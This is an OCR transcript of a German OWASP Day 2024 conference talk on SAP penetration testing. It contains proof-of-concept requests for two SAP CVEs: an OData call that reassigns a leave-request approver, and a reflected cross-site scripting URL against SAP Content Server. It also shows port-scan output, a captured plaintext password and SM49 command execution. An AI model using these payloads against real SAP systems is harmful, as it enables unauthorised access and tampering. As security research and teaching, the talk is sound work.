
German
OWASP
Day 2024

German OWASP Day 2024


SAP from an Attacker's Perspective

Common Vulnerabilities and Pitfalls

Nicolas Schickert, Tobias Hamann

Nicolas Schickert
Pentester

Specialized in SAP-Pentests, k8s-Pentests and DFIR



Tobias Hamann
Pentester

Specialized in SAP-Pentests, Android-Pentests and iOS-Pentests

German OWASP Day 2024

01

SAP and its challenges

SAP Significance

Market leader in enterprise application software

80% of SAP customers are **SME**

SAP customers generate **84% of total global commerce**

85 of 100 largest companies are SAP S4/HANA customers

Relevant across all countries and industries

Source: SAP Corporate Fact Sheet, https://www.sap.com/documents/2017/04/4666ecdd-b67c-0010-82c7-eda71af511fa.html

SAP Security Significance

Market leader in enterprise application software

80% of SAP customers are **SME**

SAP customers generate **84% of total global commerce**

85 of 100 largest companies are SAP S4/HANA customers

Relevant across all countries and industries

SAP systems and applications increasingly targeted in cyber attacks.

Source: SAP Corporate Fact Sheet, https://www.sap.com/documents/2017/04/4666ecdd-b67c-0010-82c7-eda71af511fa.html

Challenges in SAP Security

- Proprietary software, restricted and limited access to information and documentation
- Usage of proprietary network protocols, e.g.: NI, DIAG, SNC, RFC
- Complex configuration with seemingly contradicting options
- SAP components and software not openly available
- Analysis requires Reverse Engineering

Securing SAP environments requires extensive domain knowledge and experience.

Security-relevant issues are easily introduced, and they are exploited by attackers.

SAP Network Traffic

No.	Time	Source	Destination	Protocol	Length	Info
22	6.271592	10.3.161.3	10.249.0.74	TCP	366	3200 → 50011 [PSH, ACK] Seq=3759 Ack=875 Win=64128 Len=312
23	6.273426	10.3.161.3	10.249.0.74	TCP	1110	3200 → 50011 [PSH, ACK] Seq=4071 Ack=875 Win=64128 Len=1056
24	6.273454	10.249.0.74	10.3.161.3	TCP	54	50011 → 3200 [ACK] Seq=875 Ack=5127 Win=262144 Len=0
25	6.287732	10.249.0.74	10.3.161.3	TCP	2384	50011 → 3200 [PSH, ACK] Seq=875 Ack=5127 Win=262144 Len=2330
26	6.291310	10.3.161.3	10.249.0.74	TCP	60	3200 → 50011 [ACK] Seq=5127 Ack=2161 Win=64128 Len=0
27	6.293327	10.3.161.3	10.249.0.74	TCP	60	3200 → 50011 [ACK] Seq=5127 Ack=3205 Win=64128 Len=0

```
> Frame 23: 1110 bytes on wire (8880 bits), 1110 bytes captured (8880 bits) on interface \
> Ethernet II, Src: 3e:2e:bb:e6:16:1c (3e:2e:bb:e6:16:1c), Dst: PcsCompu_98:0d:ac (08:00:2
> Internet Protocol Version 4, Src: 10.3.161.3, Dst: 10.249.0.74
> Transmission Control Protocol, Src Port: 3200, Dst Port: 50011, Seq: 4071, Ack: 875, Len
v Data (1056 bytes)
    Data: 0000041c0000000000010001f3060000121f9d0254537531715451f8dcb9732fbb03bb0c…
    [Length: 1056]
```

```
02e0  11111010 10011110 10101110 11101111 01011000 10011000 00101010 00111100   ····X·*<
02e8  11101100 01110010 00111111 01110100 01011110 10001111 00011111 10000011   ·r?t^···
02f0  00111010 11101001 10010101 01001011 00100111 00001111 10111111 11110111   :··K'···
02f8  10101001 01110000 10100011 11110010 11000110 10010101 11101011 00101111   ·p·····/
0300  10010001 10010001 10010110 10100001 01110000 10101010 00111110 01110011   ····p·>s
0308  11010111 00111000 11110011 01100010 00001111 10000011 11000111 01000000   ·8·b···@
0310  00101000 10100011 00011100 01100111 10001110 01110100 11010101 10111000   (··g·t··
0318  10010001 00010110 11010001 00011110 01111110 01110000 10001000 10100010   ····~p··
0320  10011000 00100101 11111111 01111101 01101100 00100110 10011101 01100110   ·%·}l&·f
0328  10101100 00101011 11011101 00111111 10100000 00001111 11101000 10101011   ·+·?····
0330  01100100 11100110 00111101 01101011 00011111 01100110 10110001 11101110   d·=k·f··
0338  11100110 11100000 11100111 10011100 01011011 01100101 11001101 00010010   ····[e··
0340  10101000 10110111 00110111 10001000 01010110 00010001 11010111 00101010   ··7·V··*
0348  11010100 10001111 01010000 11100111 00100110 11100010 00101111 11011100   ··P·&·/·
0350  11001110 11001111 00010001 11111111 10000110 00100100 00111101 00111010   ·····$=:
0358  01000110 00001010 00011110 01010101 00111100 11011000 01111011 11110011   F··U<·{·
0360  01000011 11100001 00110100 10001001 01110100 01111000 00101111 00110110   C·4·tx/6
0368  01001111 00101110 00011000 11001101 00000101 10000110 00110001 10111110   O.····1·
0370  01100000 00101100 10111000 11000110 10100111 10100110 00100110 10100111   `,····&·
0378  11000110 00010110 01011100 01001101 10011001 11100011 11110011 01011111   ··\M···_
0380  10011101 00111000 01110001 10110010 01101100 00111010 01110100 11101001   ·8q·l:t·
0388  11000010 00110111 10100001 00100001 11001111 00010111 00010000 11001101   ·7·!····
0390  10010100 10010111 11111011 00101010 10000110 01101111 01111110 00100100   ···*·o~$
0398  10000100 11100100 10101010 01011111 11001010 10011111 01011100 00101010   ···_··\*
03a0  10011001 01101000 00100000 11101100 00001111 01111000 11111000 11101101   ·h··x··
03a8  10011001 00001010 11101101 11011010 11110100 11101011 10001011 10010101   ········
03b0  11010101 00011101 10111011 10111110 10001111 01011111 10000100 10100011   ·····_··
03b8  10011001 01000110 01110001 00100111 10111111 11110010 11000001 11011011   ·Fq'····
03c0  01001011 01101111 11111101 00111010 10111111 10111000 01110011 11010110   Ko·:··s·
03c8  10110011 11111000 01011011 11011001 11011110 11000110 00101101 11101100   ··[····-
03d0  00111000 10110001 00000001 11100111 10101110 00011101 00101000 01111011   8·····({
03d8  11011110 11100011 10111111 01011010 01010000 11011011 11011110 10100001   ···ZP···
03e0  11101110 10001011 10010001 11000001 01001101 10000100 11111101 01011111   ····M··_
03e8  10110010 10000001 01111000 11101100 01010011 00001001 00101001 10010111   ··x·S·)·
03f0  00100000 11000111 00101110 00011011 11010100 11001101 11001110 11110101   ·.·····
```

SAP Network Traffic *with the right tools*

5	0.048586	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=0
6	0.059727	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
7	0.059833	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1287 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
8	0.059851	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=2573 Win=262144 Len=0
9	0.061516	10.3.161.3	10.249.0.74	SAPDIAG	599	Uncompressed Length=7099
10	0.114177	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=3118 Win=261632 Len=0
11	15.157404	10.249.0.74	10.3.161.3	SAPDIAG	610	Uncompressed Length=1166
12	15.161047	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=3118 Ack=878 Win=64128 Len=0
13	15.271142	10.3.161.3	10.249.0.74	SAPDIAG	1003	Uncompressed Length=1857
14	15.334245	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=878 Ack=4067 Win=262144 Len=0

```
.... .0.. = Dynt Atom Item Attribute Intensify: False
.... 0... = Dynt Atom Item Attribute Just Right: False
...0 .... = Dynt Atom Item Attribute Match Code: False
..0. .... = Dynt Atom Item Attribute Prop Font: False
.1.. .... = Dynt Atom Item Attribute Yes3D: True
0... .... = Dynt Atom Item Attribute Combo Style: False
> [Expert Info (Warning/Security): Password field?]
Flag1: 0
DLen: 15
MLen: 12
MaxNrChars: 40
Text: secure_password
```

```
0150  00 01 00 00 03 00 14 42  00 00 0f 0c 00 28 73 65   ·····B ·····(se
0160  63 75 72 65 5f 70 61 73  73 77 6f 72 64 10 09 0b   cure_pas sword···
0170  00 0a 01 00 03 00 14 00  00 00 0b 00 11 00 00 03   ···· ····· ·····
0180  0c 3c 3f 78 6d 6c 20 76  65 72 73 69 6f 6e 3d 22   ·<?xml v ersion="
0190  31 2e 30 22 20 65 6e 63  6f 64 69 6e 67 3d 22 73   1.0" enc oding="s
01a0  61 70 2a 22 3f 3e 3c 44  41 54 41 4d 41 4e 41 47   ap*"?><D ATAMANAG
01b0  45 52 3e 20 3c 43 4f 50  59 20 69 64 3d 22 63 6f   ER> <COP Y id="co
01c0  70 79 22 3e 20 20 3c 47  55 49 20 69 64 3d 22 67   py">  <G UI id="g
01d0  75 69 22 3e 20 20 20 3c  4d 45 54 52 49 43 53 20   ui">   < METRICS
01e0  69 64 3d 22 6d 65 74 72  69 63 73 22 20 58 31 20   id="metr ics" X1
01f0  3d 22 38 22 20 58 30 20  3d 22 33 37 37 22 20 58   ="8" X0  ="377" X
0200  33 20 3d 22 31 39 31 36  22 20 58 32 20 3d 22 38   3 ="1916 " X2 ="8
0210  22 20 59 32 20 3d 22 32  37 22 20 59 33 20 3d 22   " Y2 ="2 7" Y3 ="
```

German OWASP Day 2024

02

Common Vulnerabilities and Pitfalls

Web Apps

On-Premise Systems


User Permissions

Cloud Assets

ABAP Code

Encrypted Communication

SAP Fiori Web Applications



OData: HTTP-Based Protocol for Data Exchance

Data is transmitted in GET parameters of HTTP request:

Pretty Raw Hex

```
1 GET MainCategories?sap-client=001&$skip=0&$top=100&$orderby=Id%20asc&$select=Id%2cName&$inlinecount=allpages HTTP/1.1
2 sap-cancel-on-close: true
3 sap-contextid-accept: header
4 Accept: application/json
5 Accept-Language: en
6 DataServiceVersion: 2.0
7 MaxDataServiceVersion: 2.0
```

OData Vulnerability: Improper Access Control (Leave Requests)

CVE-2024-22133, CVSS: 4.6 (Medium)

- Functionality: Leave Requests
- Supervisor has to approve requests, cannot change supervisor in front end
- Vulnerability: any employee can be set as the approver via OData backend call

```
POST LeaveRequestSet?sap-client=001 HTTP/1.1
Content-Type: application/jsonsap-context
id-accept: header
Accept: application/json
x-csrf-token: GArPMRDcc1-LL4y1wfsAIA==
Accept-Language: en
DataServiceVersion: 2.0
MaxDataServiceVersion: 2.0
Content-Length: 375

{
"StartDate":"\/Date(1702252800000)\/","EndDate":"\/Date(170
2252800000)\/","StartTime":"","EndTime":"",
"__metadata":{"type":"HCMFAB_LEAVE_REQUEST_CR_SRV.LeaveRequ
est"},
"EmployeeID":"00204915","AbsenceTypeName":"Urlaub","Absence
TypeCode":"0100",
"ApproverLvl1":{"Name":"<ApproverName>","Pernr":"00204456"
"Seqnr":"001","DefaultFlag":false},
"Notes":"","IsMultiLevelApproval":false
}
```

Enum: Portscan SAP Systems

```
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
1128/tcp  open  saphostctrl
3200/tcp  open  tick-port
3201/tcp  open  cpq-tasksmart
3300/tcp  open  ceph
3601/tcp  open  visinet-gui
3901/tcp  open  nimsh
4800/tcp  open  iims
4901/tcp  open  flr_agent
4902/tcp  open  magiccontrol
4903/tcp  open  unknown
8000/tcp  open  http-alt
8101/tcp  open  ldoms-migr
40000/tcp open  safetynetp
40001/tcp open  unknown
40002/tcp open  unknown
40080/tcp open  unknown
44300/tcp open  unknown
50000/tcp open  ibm-db2
50001/tcp open  unknown
50013/tcp open  unknown
50014/tcp open  unknown
50113/tcp open  unknown
50114/tcp open  unknown
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
1128/tcp  open  saphostctrl
3200/tcp  open  tick-port
3201/tcp  open  cpq-tasksmart
3300/tcp  open  ceph
3601/tcp  open  visinet-gui
3901/tcp  open  nimsh
4800/tcp  open  iims
4901/tcp  open  flr_agent
4902/tcp  open  magiccontrol
4903/tcp  open  unknown
8000/tcp  open  http-alt
8101/tcp  open  ldoms-migr
40000/tcp open  safetynetp
40001/tcp open  unknown
40002/tcp open  unknown
40080/tcp open  unknown
44300/tcp open  unknown
50000/tcp open  ibm-db2
50001/tcp open  unknown
50013/tcp open  unknown
50014/tcp open  unknown
50113/tcp open  unknown
50114/tcp open  unknown
```

- SAP Host Agent
- Application Server ABAP
- RFC
- Message Server
- Encrypted RFC
- Sybase ASE
- ICM & Message Server (HTTP)
- IGS
- ICM HTTPS
- Application Server Java
- Management Console

SAP Content Server Vulnerability: Cross-Site Scripting

CVE-2023-26457, CVSS: 6.1 (Medium)

SAP Content Server on port 1090 fails to sanitize user input

```
http://<IP>:1090/sapcs?create&pVersion=1
```

```
http://<IP>:1090/sapcs?create&pVersion=%0aContent-type%3atext/html%0a%0a<script>alert("usd%20AG")</script>
```

```
HTTP/1.1 400 Bad Request
x-servertype: SAP HTTP Content Server 7.53/1028/N
x-errordescription: Unsupported protocol version:
content-type:text/html


<script>alert("usd AG")</script>
Content-type: text/plain
```

Complex Configuration, Opportunities for Misconfigurations

- General security configuration settings, e.g.
  - Cryptographic algorithms
  - Password policies (→ brute force protection)
- … others are more SAP specific
  - Accessibility of management console webmethods (often >2GB log data accessible!)
  - RFC security parameters
  - Hashing algorithms for password storage

Remember SAP Network Traffic *with the right tools* ?

5	0.048586	10.3.161.3	10.249.0.74	TCP	60 3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=0
6	0.059727	10.3.161.3	10.249.0.74	TCP	1340 3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
7	0.059833	10.3.161.3	10.249.0.74	TCP	1340 3200 → 50398 [ACK] Seq=1
8	0.059851	10.249.0.74	10.3.161.3	TCP	54 50398 → 3200 [ACK] Seq=3
9	0.061516	10.3.161.3	10.249.0.74	SAPDIAG	599 Uncompressed Length=709
10	0.114177	10.249.0.74	10.3.161.3	TCP	54 50398 → 3200 [ACK] Seq=3
11	15.157404	10.249.0.74	10.3.161.3	SAPDIAG	610 Uncompressed Length=116
12	15.161047	10.3.161.3	10.249.0.74	TCP	60 3200 → 50398 [ACK] Seq=3
13	15.271142	10.3.161.3	10.249.0.74	SAPDIAG	1003 Uncompressed Length=185
14	15.334245	10.249.0.74	10.3.161.3	TCP	54 50398 → 3200 [ACK] Seq=8

```
.... .0.. = Dynt Atom Item Attribute Intensify: False
.... 0... = Dynt Atom Item Attribute Just Right: False
...0 .... = Dynt Atom Item Attribute Match Code: False
..0. .... = Dynt Atom Item Attribute Prop Font: False
.1.. .... = Dynt Atom Item Attribute Yes3D: True
0... .... = Dynt Atom Item Attribute Combo Style: False
> [Expert Info (Warning/Security): Password field?]
Flag1: 0
DLen: 15
MLen: 12
MaxNrChars: 40
Text: secure_password
```

```
0150  00 01 00 00 03 00 14 42  00 00 0f 0c 00 28 73 65   ·····B ·····(se
0160  63 75 72 65 5f 70 61 73  73 77 6f 72 64 10 09 0b   cure_pas sword···
0170  00 0a 01 00 03 00 14 00  00 00 0b 00 11 00 00 03   ···· ···· ····
0180  0c 3c 3f 78 6d 6c 20 76  65 72 73 69 6f 6e 3d 22   ·<?xml v ersion="
0190  31 2e 30 22 20 65 6e 63  6f 64 69 6e 67 3d 22 73   1.0" enc oding="s
01a0  61 70 2a 22 3f 3e 3c 44  41 54 41 4d 41 4e 41 47   ap*"?><D ATAMANAG
01b0  45 52 3e 20 3c 43 4f 50  59 20 69 64 3d 22 63 6f   ER> <COP Y id="co
01c0  70 79 22 3e 20 20 3c 47  55 49 20 69 64 3d 22 67   py">  <G UI id="g
01d0  75 69 22 3e 20 20 20 3c  4d 45 54 52 49 43 53 20   ui">   < METRICS
01e0  69 64 3d 22 6d 65 74 72  69 63 73 22 20 58 31 20   id="metr ics" X1
01f0  3d 22 38 22 20 58 30 20  3d 22 33 37 37 22 20 58   ="8" X0  ="377" X
0200  33 20 3d 22 31 39 31 36  22 20 58 32 20 3d 22 38   3 ="1916 " X2 ="8
0210  22 20 59 32 20 3d 22 32  37 22 20 59 33 20 3d 22   " Y2 ="2 7" Y3 ="
```

Connection | Network | Code Page

Choose network settings.

Secure Network Settings

- [x] Activate Secure Network Communication

SNC Name: p:CN=NPL

- ( ) Authentication only
- ( ) Integrity protection
- ( ) Privacy protection
- (•) Maximum security settings available

- [x] SNC logon with user/password (no Single Sign-On)

Tool: Verify SNC Encryption Checks with *sncscan*

```
nschickert@usd-herolab-nschickert ~/kalishare > ./sncscan -H 10.3.161.11 -S 3200 -p diag
 ___ _ __   ___ ___  ___ __ _ _ __
/ __| '_ \ / __/ __|/ __/ _` | '_ \
\__ \ | | | (__\__ \ (_| (_| | | | |
|___/_| |_|\___|___/\___\__,_|_| |_|

Fri Aug 25 15:25:22 2023
scanning host: 10.3.161.11 3200
connect to server o.k.


Target: /H/10.3.161.11/S/3200
SNC enabled system (snc/enabled): 1 (yes)
MechID: Secude 5 GSS-API v2
Used Cryptolib: Internal SNC-Adapter (Rev 1.1) to CommonCryptoLib
Flag: 0x5a
Quality of Protection
        snc/data_protection/use 2 (INTEGRITY/SIGNED)
        snc/data_protection/max 3 (PRIVACY/SEALED)
        snc/data_protection/min 1 (OPEN)

Unencrypted communication is  allowed by this system:
snc/only_encrypted_gui  0 (False)
```

SNC Scan

https://github.com/usdAG/sncscan


black hat ARSENAL

Transactions: Cryptic Names, Potentially Dangerous Behavior

- SAP transaction codes grant access to system functionality
- The sheer number of existing codes makes a robust role management challenging
  - Business needs can require access to certain transactions …
  - … that can also be misused to gain significant access rights

Transaction Example SM49: Code Execution as a Feature


Predefined operating system commands are accessible in the transaction…



Type	Command name	Op.system	Name of external program	Parameters of external program	Add
SAP	ARCAUTO	ANYOS	arcauto		X
SAP	BACKUP_HISTORY	ANYOS	sddb6his		X
SAP	BRARCHIVE	ANYOS	brarchive		X
SAP	BRBACKUP	ANYOS	brbackup		X
SAP	BRCONNECT	ANYOS	brconnect		X
SAP	BRTOOLS	ANYOS	brtools		X
SAP	BTC_CHECK_STATE	ANYOS	sapchkst		X
SAP	CAT	UNIX	cat		X
SAP	CHECK_DSPMSGQ	OS/400	DSPMSG	MSGQ(QSYS/QCFGMSGQ)	X
SAP	CHECK_PRTERRLOG	AS/400	PRTERRLOG		
SAP	CHECK_QXDAEDRSQL	OS/400	WRKACTJOB	SBS(QSYSWRK) JOB(QXDAEDRSQL)	
SAP	CHECK_R3RMTDB	AS/400	WRKACTJOB	SBS(QSYSWRK) JOB(R3RMTDB)	
SAP	DB24DD	ANYOS	dd		X
SAP	DB2RADM_MDM	ANYOS	db2radm	-m mdmi	X
SAP	DB2_CONNECT_CHECK	ANYOS	db2radm	-m db2CCMSC	X
SAP	DB2_SAPCL_GRANT	ANYOS	db2radm	-m db2i -G only	X
SAP	DB6CLP	ANYOS	db6clp		X

